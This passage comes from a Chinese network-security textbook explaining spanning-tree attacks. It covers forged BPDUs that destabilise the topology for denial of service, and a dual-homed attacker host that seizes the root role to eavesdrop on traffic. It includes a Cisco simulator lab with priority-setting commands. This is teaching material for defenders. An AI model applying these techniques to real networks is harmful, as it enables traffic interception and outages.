


图 2-52 hacker 抢占根结点

第五步：黑客通过发布低优先级 BPDU 报文来释放根结点。

hacker 发布伪造的低优先级报文来释放根结点，这里通过将 hacker 的优先级改为 53 248 来实现，如图 2-53 所示。

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 53248
```

图 2-53 修改 hacker 的优先级为 53 248

第六步：查看 hacker 的生成树信息，如图 2-54 所示。



图 2-54 hacker 释放根结点

通过图 2-54 可见，由于 hacker 的优先级低于其他交换机，因此它释放了根结点，SW3 重新获得根身份。此时整个网络的拓扑结构发生了改变，还原回之前的状态。之后 hacker 交替发送高、低优先级 BPDU 报文，使得网络的拓扑结构始终处于不稳定状态，并

且三台交换机计算生成树消耗了大量的资源，达到拒绝服务攻击的效果。

2.5.3　利用生成树攻击实施数据监听

首先黑客将自己的主机与网络中的两台交换机物理连接，即在物理拓扑结构上构成一个环路，但由于生成树的作用，此时逻辑拓扑是非闭合的，网络数据并不会经过黑客主机中转。之后黑客通过发布伪造的高优先级 BPDU 报文从当前合法根结点手中夺取根身份，进而改变网络数据的传输流向，使得网络数据经过黑客主机中转。下面举例说明这种攻击方式。

在如图 2-55 所示的网络中黑客主机上安装了两块网卡，其中一块网卡连接到 SW1 的 1 号端口，另一块网卡连接到 SW2 的 4 号端口。此时黑客不打算开始攻击，因此将自己的优先级设置为较低值 53 248，由于 Cisco 交换机的默认优先级为 32 768，这个优先级不会使黑客主机获得网络的根身份。

这时虽然在物理结构上黑客主机将自己作为一个环路的中转点接入到网络中，但由于生成树机制的作用，黑客主机的两个端口中一个作为 root port 处于转发状态，另一个作为 blocking port 处于阻塞状态。这相当于在逻辑上将环路去除，黑客主机成为一个孤立结点，网络数据不会经过它中转，黑客主机也就无法截获当前的通信数据。SW3 作为网络的桥梁担负起数据中转任务，如图 2-55 所示。




图 2-55　未进行攻击时的数据流向

当黑客打算开始攻击时，他会将黑客主机的优先级设置为 4096，由于交换机的优先级要求是 4096 的整数倍，因此这个数值一定会高于当前根结点的优先级，这样黑客主机会顺利地夺取根身份。

当根结点发生变化之后，网络中的所有交换机都会重新计算生成树，即更新各个端口的状态。如图 2-56 所示，SW3 的 3 号端口由连通状态变为阻塞状态，黑客主机之前阻塞的端口变为连通状态。当生成树稳定之后，黑客主机成为网络新的中转点，可以对网络通信实施监听。

黑客将优先级设置为 53 248 就可以恢复网络的拓扑结构、停止监听，设置为 4096 就

可以改变网络拓扑、实施监听。这种攻击方式虽然灵活，但要求黑客主机能够物理连接两台交换机，这增加了实际操作的难度。




图 2-56　攻击实施之后的数据流向

2.5.4　模拟利用生成树攻击实施的数据监听

训练：利用 Cisco 模拟器组建如图 2-55 所示的网络，模拟利用生成树攻击实施的数据监听。

第一步：利用 Cisco 模拟器组建网络。

利用 Cisco 模拟器按照图 2-55 组建网络，添加 4 台 2960 交换机，使用三根网线将 SW1、SW2、SW3 连接起来，按如图 2-55 所示的情况确定连接端口。hacker 用来模拟黑客主机，SW1 的 1 号端口连接 hacker 的 1 号端口，SW2 的 4 号端口连接 hacker 的 2 号端口。

添加两台主机 PC0 和 PC1，配置 PC0 的 IP 地址为 192.168.0.1，MAC 地址为 A0-A0-A0-A0-A0-A0；PC1 的 IP 地址为 192.168.0.2，MAC 地址为 B0-B0-B0-B0-B0-B0。

组建好的网络拓扑如图 2-57 所示。




图 2-57　网络拓扑

第二步：调低 hacker 的优先级不抢占根结点。

调低 hacker 的优先级不抢占根结点，这里通过将 hacker 的优先级改为 53 248 来实现，如图 2-58 所示。

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 53248
```

图 2-58　修改 hacker 的优先级为 53 248

第三步：查看 hacker 的生成树信息。

如图 2-59 所示，可见当前的根结点仍为 SW3。hacker 的优先级为 53 248，hacker 的 1 号端口是 root port，处于转发数据状态，2 号端口处于阻塞状态，不转发数据。此时 hacker 不会中转网络数据。

